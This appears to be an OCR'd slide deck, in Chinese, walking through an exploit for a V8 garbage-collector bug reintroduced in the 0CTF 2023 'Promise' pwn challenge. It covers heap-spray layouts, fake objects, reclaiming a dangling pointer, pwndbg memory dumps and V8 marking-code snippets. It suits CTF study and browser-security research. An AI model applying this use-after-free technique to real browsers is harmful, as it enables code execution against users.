
Exploit


- 2023 0CTF 的 Pwn 題 Promise 重新引入該 CVE
- 因為時間不夠，所以主要參考 @gallileo 的 exploit
  - 他的 exploit 應該還可以再化簡，但一樣是沒時間測
- 主要分成兩個挑戰：
  1. 如何透過 spray 在第一次 gc 後重佔 Filler
  2. 第二次 gc 可以產生什麼影響



Context
Elements
Young
Old
0x502128
fakeobj * 2
FixedArray[0x20000]
0x702128
FixedArray[0x20000]
fakeobj
0x882128
FixedDoubleArray
[0x20000]
構造 exploit 環境
0x502130
0x502159
0x502158
0x74225d
0x502177
0x502178
0xXXXX00fb
0x74225c
0x502178


進到 executor resolve
Context
Elements
FixedArray[102]
...
Young
Old
0x502128
fakeobj * 2
FixedArray[0x20000]
0x702128
FixedArray[0x20000]
fakeobj
0x882128
FixedDoubleArray
[0x20000]
0x502130
0x502158
0x502177
0x502178
0x74225c
0x502159
0x74225d
0xXXXX00fb
0x502178


array.shift
Context
Elements
Filler
FixedArray[101]
...
Young
Old
0x502128
fakeobj * 2
FixedArray[0x20000]
0x702128
FixedArray[0x20000]
fakeobj
0x882128
FixedDoubleArray
[0x20000]
0x502130
0x502158
0x502177
0x502178
0x74225c
0x502159
0x74225d
0xXXXX00fb
0x502178


第一次 gc
NULL
...
Context
Elements
Young
Old
0x502128
fakeobj * 2
FixedArray[0x20000]
0x702128
FixedArray[0x20000]
fakeobj
0x882128
FixedDoubleArray
[0x20000]
0x502130
0x502158
0x502177
0x502178
0x74225c
0x502159
0x74225d
0xXXXX00fb
0x502178



spraying
Context
Elements
0x502131
spray
Young
Old
0x502128
fakeobj * 2
FixedArray[0x20000]
0x702128
FixedArray[0x20000]
fakeobj
0x882128
FixedDoubleArray
[0x20000]
0x502130
0x502158
0x502177
0x502178
0x74225c
0x502159
0x74225d
0xXXXX00fb
0x502178



0x502131
spray
Young
Old
Context
Elements
原本的 dangling pointer 現在指向先前構造好的 object chain
0x502128
fakeobj * 2
FixedArray[0x20000]
0x702128
FixedArray[0x20000]
fakeobj
0x882128
FixedDoubleArray
[0x20000]
0x502130
0x502158
0x502177
0x502178
0x74225c
0x502159
0x74225d
0xXXXX00fb
0x502178

```
V8_INLINE constexpr bool IsFreeSpaceOrFiller(InstanceType instance_type) {
  return instance_type == FREE_SPACE_TYPE || instance_type == FILLER_TYPE;
}
                        0xfb                          0xfa
```

```
pwndbg> x/10gx 0x092300502129 - 1 + 0x8
0x92300502130:  0x2525252500502159      0x6161616461616163
0x92300502140:  0x6161616661616165      0x6161616861616167
0x92300502150:  0x6161616a61616169      0x252525250074225d
0x92300502160:  0xfb257f7f7f7f7f00      0xfb257f7f7f7f7f00
0x92300502170:  0xfb257f7f7f7f7f00      0xfb257f7f7f7f7f00
pwndbg> x/10gx 0x092300502129 - 1 + 0x8 + 0x28
0x92300502158:  0x252525250074225d      0xfb257f7f7f7f7f00
0x92300502168:  0xfb257f7f7f7f7f00      0xfb257f7f7f7f7f00
0x92300502178:  0xfb257f7f7f7f7f00      0xfb257f7f7f7f7f00
0x92300502188:  0xfff7ffffffff7ffff     0xfff7ffffffff7ffff
0x92300502198:  0xfff7ffffffff7ffff     0xfff7ffffffff7ffff
pwndbg> x/10gx 0x09230074225d-1
0x9230074225c:  0x257f7f7e00502178      0x000006c17f7f7f7e
0x9230074226c:  0x000006c1000006c1      0x000006c1000006c1
0x9230074227c:  0x000006c1000006c1      0x000006c1000006c1
0x9230074228c:  0x000006c1000006c1      0x000006c1000006c1
0x9230074229c:  0x000006c1000006c1      0x000006c1000006c1
pwndbg> job 0x09230074225d
free space, size 314556351
```

實際上在檢查的時候是檢查 <pointer + 7>





最上層

底層

```
// static
MarkingBitmap* MarkingBitmap::FromAddress(Address address) {
  Address page_address = address & ~kPageAlignmentMask;
  return Cast(page_address + MemoryChunkLayout::kMarkingBitmapOffset);
}
```

```
bool TryMark(HeapObject obj) {
  return MarkBit::From(obj).Set<AccessMode::ATOMIC>();
}
```

